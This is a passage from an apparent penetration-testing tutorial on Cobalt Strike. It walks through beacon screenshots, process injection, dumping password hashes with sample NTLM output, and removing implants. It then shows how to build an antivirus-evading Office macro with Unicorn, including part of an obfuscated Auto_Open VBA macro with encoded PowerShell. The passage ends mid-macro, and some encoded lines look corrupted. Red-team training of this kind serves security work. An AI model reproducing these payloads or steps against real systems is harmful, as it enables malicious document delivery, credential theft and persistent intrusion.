
### Screenshot

The screenshot function allows you to take a snapshot of the target’s desktop, you should become comfortable using this function, as targets often leave open spreadsheets, outlook mails, and it’s not unheard of to spot a useful username or even a password via a screenshot on an active engagement.

To take a screenshot of a targets desktop right click on the machine in question and Explore / Screenshot or alternatively just type screenshot in the beacon prompt and press enter:




All commands and additional data that is collected by CS such as the screenshot jpg files are stored in the active log’s directory, which in this example was located at `/root/Desktop/cobaltstrike/logs/190329/192.168.1.20/screenshots:`



There is a misconception that CS is very GUI driven, it can be, but attentively if you wish you can use the command prompt as equally, it is down to user preference on how they wish to use it.

## Process List


To view the targets running process list, right click on the host, Explore / Process List:



A tab will open detailing the running processes:

PID	PPID	Name	Arch	Session	User
0	0	[System Process]			
4	0	System			
248	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM
332	324	csrss.exe	x64	0	NT AUTHORITY\SYSTEM
372	324	wininit.exe	x64	0	NT AUTHORITY\SYSTEM
384	364	csrss.exe	x64	1	NT AUTHORITY\SYSTEM
420	364	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM
476	372	services.exe	x64	0	NT AUTHORITY\SYSTEM
492	372	lsass.exe	x64	0	NT AUTHORITY\SYSTEM
500	372	lsm.exe	x64	0	NT AUTHORITY\SYSTEM

If you want to inject into another process and have system rights on the target host, highlight the process you want to inject into, following this you will then be prompted to define the listener, select the desired one and click Inject:



Below shows the result of injecting into a different process, a new session is started on a different PID, this can be useful for temporary resilience, as if the initial process is closed your secondary one should still be active.

external	internal	user	computer	...	pid
192.168.1.20	192.168.1.20	SYSTEM *	IEWIN7		420
192.168.1.20	192.168.1.20	LOCAL SERVICE	IEWIN7		876
192.168.1.20	192.168.1.20	IEUser *	IEWIN7		1388

## Hashdump

Seems some commands from MSF have still survive ;0) typing hashdump when run with system privileges results in the targets hashes been collected and presented as can be seen in this screenshot:


```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82501 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IEUser:1000:aad3b435b51404eeaad3b435b51404ee:fc525c9683e8fe067095ba2ddc971889:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
```

## To kill an implant

[Back To Index▲](#)

You can remove a target once you have finished with it by performing the following process.

Click on Session / Exit:




...or alternatively via beacon interact with the target you wish to remove and type exit:


```
beacon> exit
[*] Tasked beacon to exit
[+] host called home, sent: 8 bytes
[+] beacon exit.
```

You can now remove the target from your CS client window, simply click Session / Remove:





...and the target is gone:



## Unicorn and Cobalt payloads

---

[Back To Index ▲](#)

Let's go deeper

So, say you want to simulate a more sophisticated payload creation technique?

There are a few options but the quickest is trustedsec's unicorn

<https://github.com/trustedsec/unicorn>

Quick note: Unicorn, as listed on the git hub page “Unicorn is a simple tool for using a PowerShell downgrade attack and inject shellcode straight into memory.”

Personally, I have used it for a few years, and I will happily say I'm a fan of it, but and there always is a small but, with every other update or so the odd thing does brake, before anyone complains, unicorn is free, it's amazing and the level of support / commitment David Kennedy and his team put into it is incredible.

A neat tip I learned recently (respect to @ZephrFish for this tip) is, if you suspect the version of unicorn you are using is broken in some way, you can download the previous versions here <https://github.com/trustedsec/unicorn/releases> an example of this is as such, version 3.6.8 to v3.6.11 looks to no longer support windows 7, which is not ideal due to mass support of this aging OS is still prevalent, now while the support for unicorn have been informed of this <https://github.com/trustedsec/unicorn/issues/118> and I suspect the next release will

address this, but for this next blog section, if you wish to use windows 7 as a target, you will have to opt for unicorn version 3.6.7 <https://github.com/trustedsec/unicorn/releases/tag/3.6.7> for it to work.

Below details how to git clone the most recent version of unicorn

```
[email protected]:~/Desktop# git clone https://github.com/trustedsec/unicorn.git
Cloning into 'unicorn'...
remote: Enumerating objects: 50, done.
remote: Counting objects: 100% (50/50), done.
remote: Compressing objects: 100% (22/22), done.
remote: Total 538 (delta 30), reused 47 (delta 28), pack-reused 488
Receiving objects: 100% (538/538), 271.34 KiB | 723.00 KiB/s, done.
Resolving deltas: 100% (349/349), done.
```

The following will detail how to use unicorn with CS.

Move into the unicorn directory

```
[email protected]:~/Desktop# cd unicorn/
```

Review all files in the directory.

```
[email protected]:~/Desktop/unicorn# ls
CHANGELOG.txt  CREDITS.txt  LICENSE.txt  README.md  templates  unicorn.py
```

To run unicorn in its default syntax, which will result in a response showing all possible commands

```
[email protected]:~/Desktop/unicorn# ./unicorn.py
```


## CS and Unicorn Macro Fun

The following section details using Unicorn with a C# CS payload to make a VBA office macro with an increased chance of bypassing AV.


For lab use I opt to use Office 2010, this version of office is still a widely used flavour in the wild and as such makes a good base of testing.

By default, the office ribbon does not show the developer tab, this is required for the creation of macro's and as such the following directly below section details how to enable the developer tab.


Open MS word and go to File / Options / Customise Ribbon – and make sure the developer tab is ticked under Customise Ribbon:




An alternative way to enable the developer tab is to right click on any space on the ribbon, and select Customize the Ribbon, and tick Developer:




Ticking the developer function and saving the profile should now enable you to see the developer tab on the end of the ribbon:




Click on the Developer tab, then on Visual Basic:



This will start Visual Basic for Applications (VBA), right click on ThisDocument / Insert / Module, to create the Modul1 (Code) area:




This will create the Document1 – Module1 (Code) area, this will be where you paste your Cobalt Strike / Unicorn VBA Macro into:




It is very simple to make the C# payload which is required as the base of your macro payload in CS, the following section details this process.


Click on Attacks / Packages / Payload Generator.




Select your Listener and set output to C#:



Save the payload in its default format of payload.cs:




CS will prompt you to where it has been saved:



Now take a note of the payload location and move over to terminal and move into the unicorn directory, while referencing the downloaded payload.cs file you can create a uniquely tweaked VBA macro automatically. The directly below syntax shows you all you require to perform this.

```
python unicorn.py /root/Desktop/Payloads/payload.cs cs macro
```

The result of the above command is the creation of a file titled “powershell\_attack.txt” in your unicorn directory which contains a VBA office macro script:



Open the “powershell\_attack.txt” using your preferred editor, gedit because I’m “hu-man” ;0) and copy the full contents Ctrl+a, Ctrl+c

```

powershell_attack.txt
~/Desktop/unicorn

Sub Auto_Open()
Dim AoVSfJ
AoVSfJ = " /w 1 /C ""sv Tb -;sv gp ec;sv eP"
AoVSfJ = AoVSfJ + " ((gv Tb).value.toString()+ (gv gp).value.toStr"
AoVSfJ = AoVSfJ + "ing());" & "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" & "l" & "l" & " (gv
eP).value.toString() ('JAB"
AoVSfJ = AoVSfJ + "DAFkAPQAnACQAcgBtAD0AJwAnAFsATwBsAFcAKAAoACIAbQBzA"
AoVSfJ = AoVSfJ + "HYAYwByAHQALgBkAGwAbAAiACkAKQBdAHAAdQBiAGwAaQBjACA"
AoVSfJ = AoVSfJ + "AcwB0AGEAdABpAGMAIABlAHgAdABlAHlAbgAgAEkAbgB0AFAAd"
AoVSfJ = AoVSfJ + "ABYACAAdgBZAGkAKABlAGkAbgB0ACAAZAB3AFMAaQB6AGUALAA"
AoVSfJ = AoVSfJ + "gAHUAAQBUAHQAIABhAG0AbwBlAG4AdAApADsAWwBPAGwAVwAoA"
AoVSfJ = AoVSfJ + "CIAawAiACsAIgBlACIAKwAiAHlAbgBlAGwAMwAyAC4AZABsAGw"
AoVSfJ = AoVSfJ + "AIgApAF0AcABlAGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAE"
AoVSfJ = AoVSfJ + "AB0AGUAcgBuACAASQBUAHQAUB0AHlAIABpAFYAdwAoAEkAbgB"
AoVSfJ = AoVSfJ + "0AFAAdABYACAABABwAFQAAABYAGUAYQBkAEEAdAB0AHlAaQBiA"
AoVSfJ = AoVSfJ + "HUAdABlAHMALAAGAHUAAQBUAHQAIABkAHcAUwB0AGEAYwBrAFM"
AoVSfJ = AoVSfJ + "AaQB6AGUALAAGAEkAbgB0AFAAdABYACAABABwAFMAAdABhAHlAd"
AoVSfJ = AoVSfJ + "ABBAGQAZABYAGUAcwBzACwAIABJAG4AdABQAHQAcgAgAGwAcAB"
AoVSfJ = AoVSfJ + "QAGEAcgBhAG0AZQB0AGUAcgAsACAAdQBpAG4AdAAgAGQAdwBDA"
AoVSfJ = AoVSfJ + "HIAZQBhAHQAaQBvAG4ARgBsAGEAZwBzACwAIABJAG4AdABQAHQ"
AoVSfJ = AoVSfJ + "AcgAgAGwACABUAGgAcgBlAGEAZABJAGQAKQA7AFsATwBsAFcAK"
AoVSfJ = AoVSfJ + "AAIAGsAIgArACIAZQAIACsAIgByAG4AZQBzADMAMgAUAGQAbAB"
AoVSfJ = AoVSfJ + "sACIAKQBdAHAAdQBiAGwAaQBjACAACwB0AGEAdABpAGMAIABlA"
AoVSfJ = AoVSfJ + "HaAdABlAHlAbAaAEkAbA0AFAAdABvACAAVaB0AHlAdABlAGE"

```

Move back to the windows VM and in the open Word Document1 – Module1 (Code) area and paste the unicorn macro in full, an extract of this can be seen in the screenshot directory below:

```

Document1 - Module1 (Code)
(General) Auto_Open

Sub Auto_Open()
Dim AoVSfJ
AoVSfJ = " /w 1 /C ""sv Tb -;sv gp ec;sv eP"
AoVSfJ = AoVSfJ + " ((gv Tb).value.toString()+ (gv gp).value.toStr"
AoVSfJ = AoVSfJ + "ing());" & "p" & "o" & "w" & "e" & "r" & "s" & "h" & "e" &
AoVSfJ = AoVSfJ + "DAFkAPQAnACQAcgBtAD0AJwAnAFsATwBsAFcAKAAoACIAbQBzA"
AoVSfJ = AoVSfJ + "HYAYwByAHQALgBkAGwAbAAiACkAKQBdAHAAdQBiAGwAaQBjACA"
AoVSfJ = AoVSfJ + "AcwB0AGEAdABpAGMAIABlAHgAdABlAHlAbgAgAEkAbgB0AFAAd"
AoVSfJ = AoVSfJ + "ABYACAAdgBZAGkAKABlAGkAbgB0ACAAZAB3AFMAaQB6AGUALAA"
AoVSfJ = AoVSfJ + "gAHUAAQBUAHQAIABhAG0AbwBlAG4AdAApADsAWwBPAGwAVwAoA"
AoVSfJ = AoVSfJ + "CIAawAiACsAIgBlACIAKwAiAHlAbgBlAGwAMwAyAC4AZABsAGw"
